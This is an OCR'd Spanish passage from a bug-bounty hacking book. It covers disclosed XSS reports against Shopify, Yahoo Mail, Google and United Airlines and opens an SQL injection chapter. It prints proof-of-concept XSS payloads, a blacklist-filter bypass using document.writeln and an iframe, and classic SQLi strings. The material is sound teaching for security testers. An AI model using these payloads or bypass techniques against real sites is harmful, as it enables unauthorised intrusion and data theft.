
Recompensa recibida: $500

Descripción:

El sitio de tarjeta de regalo en Hardware de Shopify[33] le permite a los usuarios diseñar sus propias tarjetas de regalo por medio de un formulario HTML el cual incluye un campo de entrada para subir un archivo, algunos campos de texto para los detalles, etc. Aquí tienes una captura de pantalla:

[32] https://hackerone.com/reports/95089

[33] hardware.shopify.com/collections/gift-cards/products/custom-gift-card



Captura de pantalla del formulario para la tarjeta de regalo en hardware de Shopify

La vulnerabilidad XSS tenía efecto cuando un código Javascript era ingresado en el atributo name de la imagen. Una tarea muy fácil hecha con un proxy HTML. Así que, el envío del formulario original podía incluir:

```
1  Content-Disposition: form-data; name="properties[Artwork file]"
```

El cual podía ser interceptado y cambiado a:

```
Content-Disposition: form-data; name="properties[Artwork file<img src='test' onm\
ouseover='alert(2)'>]";
```

Recomendaciones

Hay dos cosas de las cuales hay que tomar nota cuando se buscan vulnerabilidades XSS:

1. La vulnerabilidad no se encontraba en el campo de entrada en sí mismo - estaba en la propiedad nombre del campo. Así que, cuando te encuentres en búsqueda de vulnerabilidades XSS juega y prueba con todos los campos de entrada disponibles.
2. Aquí el valor fue enviado después de ser manipulado por un proxy. Esto es clave en situaciones donde hay validación de valores con Javascript del lado del cliente (tu navegador) antes de que cualquier valor sea enviado al servidor del sitio.

De hecho, en cualquier momento que veas que está teniendo lugar alguna validación en tu navegador en tiempo real, esto debería ser un indicador de banderín rojo de alerta que necesitas hacer pruebas en ese campo! Los desarrolladores pueden cometer el error de no validar los valores que son enviados a su servidor en busca de código malicioso porque ellos creen que el código Javascript en el navegador ya ha manejado las validaciones antes que la entrada sea recibida.

3. Formateo monetario en Shopify

Dificultad: Baja

URL: SITE.myshopify.com/admin/settings/generalt

Enlace del informe: https://hackerone.com/reports/104359[34]

Fecha del informe: 9 de Diciembre, 2015


Recompensa recibida: $1,000

Descripción:

Las configuraciones de una tienda en Shopify incluyen la capacidad de cambiar el formato de moneda. El 9 de Diciembre, fue reportado que los valores de esos campos de entrada no estaban sanitizados adecuadamente cuando se configuraban páginas de medios sociales.

En otras palabras, un usuario malicioso podría configurar una tienda y cambiar las configuraciones del tipo de moneda de la tienda a las siguientes:

[34] https://hackerone.com/reports/104359



Captura de pantalla del formateo monetario en Shopify

De esta forma, el usuario podía habilitar los canales de medios sociales, para el caso del informe eran Facebook y Twitter. Cuando los usuarios de la tienda hicieran clic en la pesataña de ese canal de venta el código Javascript era ejecutado, resultando en una vulnerabilidad XSS.

Recomendaciones

Las vulnerabilidades XSS son efectivas cuando el texto Javascript es renderizado de forma insegura. Es posible que ese texto será utilizado en múltiples lugares en el sitio, así que en cada una de esas ubicaciones deberá ser probado. En este caso, Shopify no incluye revisiones de páginas para las tiendas en busca de vulnerabilidades XSS, ya que los usuarios tienen permitido utilizar Javascript a su conveniencia en su tienda. Hubiera sido fácil escribir esta vulnerabilidad antes de considerar si el campo se utiliza en los sitios externos de medios sociales.

4. XSS almacenado en Yahoo Mail

Dificultad: Baja

URL: Yahoo Mail

Enlace del informe: Klikki.fi[35]

Fecha del informe: 26 de Diciembre, 2015

[35] https://klikki.fi/adv/yahoo.html

Recompensa recibida: $10,000

Descripción:

El editor de correo de Yahoo permitía a alguien embeber imágenes en un correo através de HTML con una etiqueta IMG. La vulnerabilidad se hacía presente cuando la etiqueta IMG de HTML estaba mal formada o era inválida.

La mayoría de etiquetas HTML acepta atributos e información adicional en la etiqueta. Por ejemplo, la etiqueta IMG toma un atributo src apuntando hacia la dirección donde se encuentra la imagen que va a mostrar. Además, algunos atributos son conocidos como atributos booleanos, lo que significa que si estos son incluidos representan un valor "true" en HTML y cuando se omiten representan un valor "false".

Respecto a esta vulnerabilidad, Jouko Pynnonen encontró que si añadía atributos booleanos a las etiquetas HTML con valores no booleanos, el editor del correo de Yahoo podía eliminar el valor y dejar vacío el símbolo igual. Aquí está un ejemplo del sitio web de Klikki.fi:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Aquí, la etiqueta input podría incluir un atributo checked haciendo notar que elemento checkbox aparezca como marcado. Siguiendo el ejemplo de arriba, esto vendría a resultar en:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Nótese que el HTML pasa de tener un valor para el atributo CHECKED a aparecer vacío pero aún así incluye el símbolo igual.

Admitiendo que esto parece inofensivo, de acuerdo a las especificaciones HTML, los navegadores leen esto como que el atributo CHECKED tiene un valor igual a NAME=”check y la etiqueta input tendrá un tercer atributo llamado **box** el cual no tiene un valor. Esto es porque HTML permite cero o más caracteres de espacio alrededor del símbolo igual, así también un valor de atributo que no esté entre comillas.

Para explotar esto, Jouko envió la siguiente etiqueta IMG:

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;left:\
0px;top:0px; onmouseover=alert(/XSS/)//'>
```

Lo cual, al filtrarlo el correo de Yahoo lo devolvió como:

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top\
:0px; onmouseover=alert(/XSS/)//>
```

Como resultado, el navegador pudo renderizar una etiqueta IMG que tomaba por completo la ventana del navegador y cuando el puntero del ratón flotara sobre la imagen el código Javascript podría ser ejecutado.

Recomendaciones

Pasar un HTML roto o mal formado es una forma grandiosa de probar como los sitios analizan una entrada. Tú, como hacker, es imortante que consideres lo que los desarrolladores no consideraron. Por ejemplo, con etiquetas IMG normales, ¿qué sucedería si pasas dos artibutos src? ¿cómo será renderizado esto en el navegador?

5. Buscador de imágenes de Google

Dificultad: Media

URL: images.google.com

Enlace del informe: Zombie Help[36]

Fecha del informe: 12 de Septiembre, 2015

Recompensa recibida: No divulgada

Descripción:

En Septiembre de 2015, Mahmoud Jamal estaba utilizando el buscador de imágenes de Google para encontrar una imagen para su perfil en HackerOne. Mientras navegaba se fijó en algo interesante de la URL de la imagen proporcionada por Google:


```
1 http://www.google.com/imgres?imgurl=https://lh3.googleuser.com/...
```

Fíjate en la referencia a imgurl en la URL actual. Cuando flotara sobre la miniatura, Mahmoud notó que el atributo href de la etiqueta anchor incluía la misma URL. Como resultado, intentó cambiar el parámetro a **javascript:alert(1)** y notó que el atributo href de la etiqueta anchor también cambió al mismo valor.

Entusiasmado hasta este punto, hizo clic en el enlace pero no se ejecutó el Javascript ya que la URL de Google había cambiado a algo diferente. Regresando, el código de Google cambió el valor de la URL cuando un botón del ratón era presionado por medio de la llamada de regreso onmousedown de Javascript.

Pensando en eso, Mahmoud decidió desplazarse con el teclado por la página usando la tecla TAB. Cuando llegó al botón **Ver Imagen**, se disparó el código Javascript resultando en una vulnerabilidad XSS. Aquí está la imagen:

[36] http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html



Vulnerabilidad XSS en Google

Recomendaciones

Permanece siempre en la búsqueda de vulnerabilidades. Es fácil asumir que sólo por ser una compañía enorme o muy bien conocida todo ya ha sido encontrado. No obstante, las compañías siempre envían código.

Adicionalmente, hay muchas formas en las que un código Javascript puede ser ejecutado. En este caso, podría haber sido fácil rendirse después de ver que Google cambió el valor con un manejador de eventos onmousedown, lo que significaba que el enlace era clickeado... con un ratón.

6. XSS almacenado en Google Tagmanager

Dificultad: Media

URL: tagmanager.google.com

Enlace del informe: https://blog.it-securityguard.com/bugbounty-the-5000-google-xss[37]

Fecha del informe: 31 de Octubre, 2014

Recompensa recibida: $5,000

Descripción:

[37] https://blog.it-securityguard.com/bugbounty-the-5000-google-xss

En Octubre de 2014, Patrik Fehrehbach encontró una vulnerabilidad de XSS almacenado en Google. La parte interesante del informe es cómo él hizo para haber pasado la carga de código a Google.

Google Tagmanager es una herramienta SEO *esa que le hace fácil la vida a los de mercadeo para añadir y actualizar etiquetas de sitios web - icluyendo el rastreo de conversión, análisis del sitio, republicidad y mucho más....* Para hacerlo, esto tiene cierta cantidad de formularios web para que los usuarios interactúen con ellos. Como resultado, Patrick inició ingresando cargas de código XSS dentro de los campos disponibles en los formularios, los cuales lucían como **#>img src=/ onerror=alert(3)>**. Si era aceptado, esto podría cerrar una etiqueta HTML existente > y luego intentar cargar una imagen inexistente lo cual ejecutará el evento onerror de Javascript y por consiguiente dará paso a la función alert(3).

Sin embargo, esto no funcionó. Google había sanitizado propiamente las entradas. No obstante, Patrik se fijó en una alternativa - Google provee la capacidad de subir un archivo JSON con múltiples etiquetas. Así que él descargó el ejemplo y subió esto:

```
"data": {
  "name": "#"><img src=/ onerror=alert(3)>",
  "type": "AUTO_EVENT_VAR",
  "autoEventVarMacro": {
    "varType": "HISTORY_NEW_URL_FRAGMENT"
  }
}
```

Aquí, notarás que el nombre de la etiqueta es su carga de código XSS. Así que, Google no estaba sanitizando la entrada del formulario para subir archivos y la carga de código fue ejecutada.

Recomendaciones

Aquí hay dos cosas intersantes. Primero, Patrik encontró una alternativa de proveer una entrada - permanece atento y prueba todos los métodos que un objetivo provee para ingresar datos. Segundo, Google estaba sanitizando la entrada pero no estaba escapando la salida al momento de renderizarla. Ellos tuvieron que escapar la entrada provista por Patrik. De hacerlo la carga de código no se hubiera ejecutado, ya que el HTML hubiera sido convertido en caracteres inofensivos.

7. XSS en United Airlines

Dificultad: Difícil

URL:: checkin.united.com

Enlace del informe: Unidos al XSS en United[38]

[38] strukt93.blogspot.ca

Fecha del informe: Julio de 2016

Recompensa recibida: (aún está por determinarse)

Descripción:

En Julio de 2016, mientras Mustafa Hasan (@strukt93) buscaba vuelos baratos, comenzó a hurgar en los sitios de United Airlines para ver si podía encontrar algunos fallos (al momento de escribir esto, United Airlines opera su propio programa de recompensas por fallos). Después de un poco de exploración inicial, se fijó que al visitar el sub dominio **checkin.united.com** lo redirigía a una URL que incluía un parámetro SID el cual era mostrado en la página HTML. Así que probó **"><svg onload=confirm(1)>** el cual, de ser renderizado inapropiadamente, podría cerrar algun atributo HTML existente e inyectar su propia etiqueta svg que resultaría en una ventana emergente cortesía de la función confirm() de Javascript disparada por el evento onload.

Pero al enviar su solicitud HTTP no pasaba nada, aunque su carga de código era renderizada tal como la había enviado, sin escapar los caracteres especiales:

```
="><svg onload=confirm(1)>" style="display: block; margin-top: 4px;">Contact us</a>

ed.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>" method="get"-->

ted.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>"><span class="icon-sitesearch"><span class="sr-only">Submit search</span></span></button>

w.united.com/web/en-US/apps/account/account.aspx?SID="><svg onload=confirm(1)>  data-authurl="//www.united.com/ual/en/us/Account/Account/Login?SID="><svg onload=confirm(1)>

www.united.com/ual/en/us/Default/HomepageLinkContent/_HomepageLinkContentAsync?SID="><svg onload=confirm(1)>></div>
```

Código fuente de la página de United


Aquí está una de las razones por la que incluí este ejemplo, mientras que, probablemente yo me hubiera rendido y me hubiera marchado, Mustafa excavó y se preguntó qué estaba pasando. Comenzó a buscar en el Javascript del sitio y vino a encontrarse con el siguiente código, el cual lo que esencialmente hace es anular código Javascript potencialmente malicioso, específicamente las llamadas a **alert**, **confirm**, **prompt**, **write**, etc.:

```
(function () {
    /*
    XSS prevention via JavaScript
    */
    var XSSObject = new Object();
    XSSObject.lockdown = function (obj, name) {
        if (!String.prototype.startsWith) {
            try {
                if (Object.defineProperty) {
                    Object.defineProperty(obj, name, {
                        configurable: false
                    });
                }
            } catch (e) { };
        }
    }
    XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
        var proxy = obj[name];
        obj[name] = function () {
            if (exec_original) {
                return proxy.apply(this, arguments);
            }
        };
        XSSObject.lockdown(obj, name);
    };
    XSSObject.proxy(window, 'alert', 'window.alert', false);
    XSSObject.proxy(window, 'confirm', 'window.confirm', false);
    XSSObject.proxy(window, 'prompt', 'window.prompt', false);
    XSSObject.proxy(window, 'unescape', 'unescape', false);
    XSSObject.proxy(document, 'write', 'document.write', false);
    XSSObject.proxy(String, 'fromCharCode', 'String.fromCharCode', true);
})();
```

Filtro XSS de United

Echando un vistazo a esa porción de código, aunque no sepas Javascript, podrías adivinar qué está pasando debido a algunas de las palabras utilizadas. Específicamente fíjate en **exec_original** que se encuentra en la definición del proxy XSSObject. Sin ningún conocimiento de Javascript, podemos asumir que esto se refiere a ejecutar la entrada original. Inmediatamente abajo podemos ver una lista de nuestras palabras claves seguidas del valor **false** (excepto la última). Así que, podemos asumir que el sitio está intentando protegerse él mismo a través de deshabilitar algunas funciones específicas. Ahora, como tú estás aprendiendo el arte del hacking, una de las cosas que tienden a molestarte son las listas negras, como esa. Son una forma terrible de protegerse en contra de los hackers.

Sobre esa anotación, podrías saber o no, que una de las cosas interesantes sobre Javascript es que puedes anular funciones existentes. Así que conociendo eso Mustafa primero intentó restaurar la función document.write con el siguiente valor añadido en el parámetro SID **javascript:document.write=HTMLDocument.prototype.write;document.write('STRUKT');**. Lo que hace esto es restaurar la función document.write a su funcionalidad original; y ya que Javascript es orientado a objetos, todos los objetos tienen un prototipo. Así que, Mustafa al llamar a HMLDocument reestableció la función document.write actual de nuevo a su implementación original desde HTMLDocument. Sin embargo, al llamar a document.write('STRUKT'), todo lo que hizo fue añadir su nombre en texto plano a la página:



Texto plano en el sitio de United

Mientras que esto no funcionó, reconocer que la construcción de funciones en Javascript puede ser anulada eso vendrá a ser muy útil algún día. Sin embargo, a este punto, de acuerdo al artículo en su blog y la plática que tuvo conmigo, Mustafa estuvo un poco atascado, así que entró en contacto con @brutelogic. No solamente hicieron el trabajo juntos para ejecutar el Javascript, sino que pacientemente respondieron a una tonelada de preguntas que les hice acerca del descubrimiento, así que se lo agradezco a ambos (también me gustaría recomendar el blog de Mustafa y el sitio de @brutelogic ya que él tiene un fabuloso contenido sobre XSS, incluyendo una hoja de trucos que ahora está incluida en el repositorio de SecList. Ambos recursos están referenciados en el capítulo sobre Recursos).

Conforme a la plática que tuve con ambos hackers, el filtro XSS de United estaba olvidando una función parecida a **write**, que sería **writeln**. La diferencia entre estas dos es que **writeln** simplemente añade una nueva línea después de escribir su texto, mientras que **write** no lo hace.

Al saber esto, @brutelogic supo que podría usar la función para escribir contenido al documento HTML, sobrepasando una pieza del filtro XSS de United. Lo hizo con **”;}{document.writeln(decodeURI(location.ha** “**#<img src=1 onerror=alert(1)>**, pero su Javascript todavía no se ejecutaba. Eso era porque el filtro XSS todavía se estaba cargando y anulando la función **alert**.

Antes de obtener la carga de código final, echemos un vistazo a lo que Brute utilizó para tirar abajo el filtro:


- La primera porción, **”;}** cierra el primer Javascript que está siendo inyectado
- La segunda porción, **{** abre su carga de código Javascript
- La tercera porción, **document.writeln** está llamando al objeto document de Javascript y su función writeln para escribir contenido a la página (actualmente, al objeto document)

- La cuarta porción, **decodeURI** es una función con la cual decodifica entidades codificadas en una URL (por ej., %22 vendrá a ser “)
- La quinta porción, **location.hash** devolverá todos los parámetros después del símbolo **#** en la URL
- La sexta porción, -“ reemplaza la comilla de la primera porción para asegurar propiamente la sintaxis de Javascript
- La última porción, **#<img src=1 onerror=alert(1)>** añade un parámetro que nunca es enviado al servidor, pero siempre se mantiene de forma local. Esto fue lo más confuso para mí, pero tú puedes probarlo abriendo las herramientas del desarrollador de Chrome o Firefox, yendo a la pestaña Recursos y luego en el navegador, añade #test a cualquier URL y notarás que eso no se incluye en la solicitud HTTP

Así que, con eso Brute y Mustafa reconocieron que necesitaban un documento fresco HTML en el contexto del sitio de United, lo que significa que necesitaban una página que no tuviera el filtro XSS de Javascript cargado, pero que todavía tuvieran acceso a la información de la página web de United con sus cookies, etc. Y para hacerlo usaron un IFrame.

En esencia, un IFrame es un documento HTML embebido dentro de otro documento HTML en un sitio. En su forma más básica, puedes pensar en una página fresca HTML pero que tiene acceso a la página HTML en la cual está embebiendo. En este caso, el IFrame no podría tener acceso al filtro XSS de Javascript cargado porque este está siendo embebido en el sitio de United. Esto ahora podría tener acceso a todo su contenido, incluyendo las cookies.

Habiendo dicho todo esto, aquí está como se mira la carga de código final:



XSS en United

Los IFrames pueden tomar un atributo fuente y traer el HTML remoto. Esto le permitió a Brute establecer que la fuente sea Javascript e inmediatamente llamar la función alert con el dominio del documento.

Recomendaciones

Hay un buen número de cosas que me gustaron de esta vulnerabilidad que me hicieron incluirla. Primero, la persistencia de Mustafa. En lugar de rendirse cuando su carga de código inicial no hizo nada inicialmente, excavó dentro del código Javascript y encontró un por qué. Segundo, el uso de listas negras podría ser un banderín de alerta de bandera roja para todos los hackers. Manten un ojo sobre eso cuando te encuentres hackeando. Por último, aprendí mucho de la carga de código y haber platicado con @brutelogic. Al hablar con hackers y mi auto aprendizaje, he venido a darme cuenta que leer y tener un poco de conocimiento de Javascript es esencial para echar mano de vulnerabilidades más complejas.

Resumen

Las vulnerabilidades XSS representan un riesgo real para los desarrolladores de sitios y aún prevalecen en sitios de vista plana o sencilla. Por el envío de una simple llamada al método alert de Javascript, alert(‘test’), puedes revisar si el campo de entrada es vulnerable. De forma adicional, podrías combinar esto con una inyección HTML y enviar caracteres ASCII codificados para ver si el texto es renderizado e interpretado.

Cuando busques vulnerabilidades XSS, aquí hay algunas cosas que debes recordar:

Porbar lo que sea Sin importar cuando y en qué sitio estás buscando, siempre mantente hackeando! No pienses que un sitio por ser muy grande o muy complejo no puede ser vulnerable. Las oportunidades pueden estar brillando en tu cara, como la prueba en wholesale.shopify.com. El XSS almacenado en Google Tagmanager que fue el resultado de encontrar una forma alternativa de añadir etiquetas al sitio.

Las vulnerabilidades pueden existir en cualquier valor de un formulario Por ejemplo, en la vulnerabilidad de la tarjeta de regalo en el sitio de Shopify en el cual fue explotar el campo name asociado con la subida de una imagen no en el campo del archivo en sí mismo.

Siempre utiliza un proxy HTML cuando te encuentres haciendo pruebas Cuando intentas enviar valores maliciosos desde la página web misma, podrías caer en la ejecución de positivos falsos cuando el Javascript del sitio recoge tus valores ilegales. No desperdicies tu tiempo. Envía valores legítimos por medio del navegador y luego cambia esos valores con tu proxy a un código Javascript ejecutable y envía eso.

Las vulnerabilidades XSS suceden en el momento de la renderización Debido a que el XSS sucede cuando los navegadores renderizan el texto, asegurate de revisar todas las áreas de un sitio donde los valores que ingreses están siendo utilizados. Es posible que

el Javascript que añadas no sea renderizado inmediatamente pero podría mostrarse en páginas posteriores. Es difícil cuando a veces quieres mantenerte con un ojo afuera del sitio porque está filtrando la entrada o escapando la salida. Si sucede lo primero, busca la forma de saltarte el filtro de entrada, ya que los desarrolladores pudieron haber sido perezosos y no escapar la entrada para renderizarla.

Prueba los valores insospechables No siempre proveas el tipo de valor que se espera. Cuando fue encontrado el exploit HTML de Yahoo Mail, se proveyó de un atributo inesperado en la etiqueta IMG de HTML. Piensa por el lado externo de la caja, piensa fuera de lo normal y considera lo que un desarrollador está buscando y luego intenta proveer algo que no concuerde con sus expectativas. Esto incluye buscar formas novedosas para que un Javascript potencial sea ejecutado, como saltarse el evento onmousedown en Google Images.

Mantente alerta de las listas negras Si un sitio no está codificando los valores enviados (por ej., que > venga a ser %gt;, o que < venga a ser %lt;, etc), intenta encontrar por qué. Como en el ejemplo de United, podría ser posible que ellos estén utilizando una lista negra la cual pueda ser evitada.

Los IFrames son tus amigos Los IFrames ejecutarán un documento HTML en su interior pero aún tendrán acceso al documento HTML al cual se están embebiendo. Esto significa que si existe algún código Javascript actuando como filtro en el documento HTML padre, al embeberlo en un IFrame te proveerá con un documento HTML nuevo que no tenga esas protecciones.

Inyección SQL

Descripción

Una inyección SQL, o SQLi, es una vulnerabilidad la cual permite a un hacker "inyectar" sentencias SQL en un sitio objetivo y tener acceso a su base de datos. El potencial es enorme y a menudo es una vulnerabilidad altamente recompensada. Por ejemplo, los atacantes podrían realizar cualquer tipo de acciones CRUD (Creación, Lectura, Actualización y Eliminación) sobre la información de la base de datos. Los atacantes aún podrían tener el alcance de hacer una ejecución remota de comandos.

Los ataques SQLi son generalmente el resultado de una entrada de datos que no ha sido escapada y que dicha entrada ha sido pasada al sitio para formar parte de una consulta a la base de datos. Un ejemplo de eso podría parecerse a esto:

```
1  $name = $_GET['name'];
2  $query = "SELECT * FROM users WHERE name = $name";
```

Aquí, el valor que ha sido pasado de la entrada de datos del usuario ha sido insertada directamente a la consulta de la base de datos. Si un usuario ingresara el valor **test' OR 1=1**, la consulta podría devolver el primer registro donde el parámetro name sea = test OR 1=1, y eso corresponde a la primera fila. Ahora, en otras ocasiones podrías tener algo como esto:

```
1  $query = "SELECT * FROM users WHERE (name = $name AND password = 12345");
```

En este caso, si utilizaste la misma carga de código, **test' OR 1=1**, tu sentencia podría terminar como:

```
1  $query = "SELECT * FROM users WHERE (name = 'test' OR 1=1 AND password = 12345");
```

Aquí, la consulta podría haberse comportado un poco distinta (al menos con MySQL). Podemos obtener todos los registros donde el nombre sea **test** y todos los registros donde la la contraseña sea **12345**. Con esto, obviamente, no podríamos alcanzar nuestra meta de encontrar el primer registro en la base de datos. Como resultado, necesitamos eliminar el parámetro de la contraseña y podemos hacerlo con un comentario, **test' OR 1=1;–**. Lo que hemos hecho es añadir un punto y coma para finalizar apropiadamente la consulta SQL e inmediatamente añadimos dos guiones, lo que significa que todo lo que siga después de eso sea tratado como un comentario y por lo tanto no sea evaluado. Esto terminará dando el mismo resultado de nuestro primer ejemplo.

Ejemplos

1. Inyección SQL en Drupal

Dificultad: Media

URL: Cualquier sitio ejecutando Drupal con una versión menor a la 7.32

Enlace del informe: https://hackerone.com/reports/31756[39]

Fecha del informe: 17 de Octubre, 2014

Recompensa recibida: $3,000

Descripción:

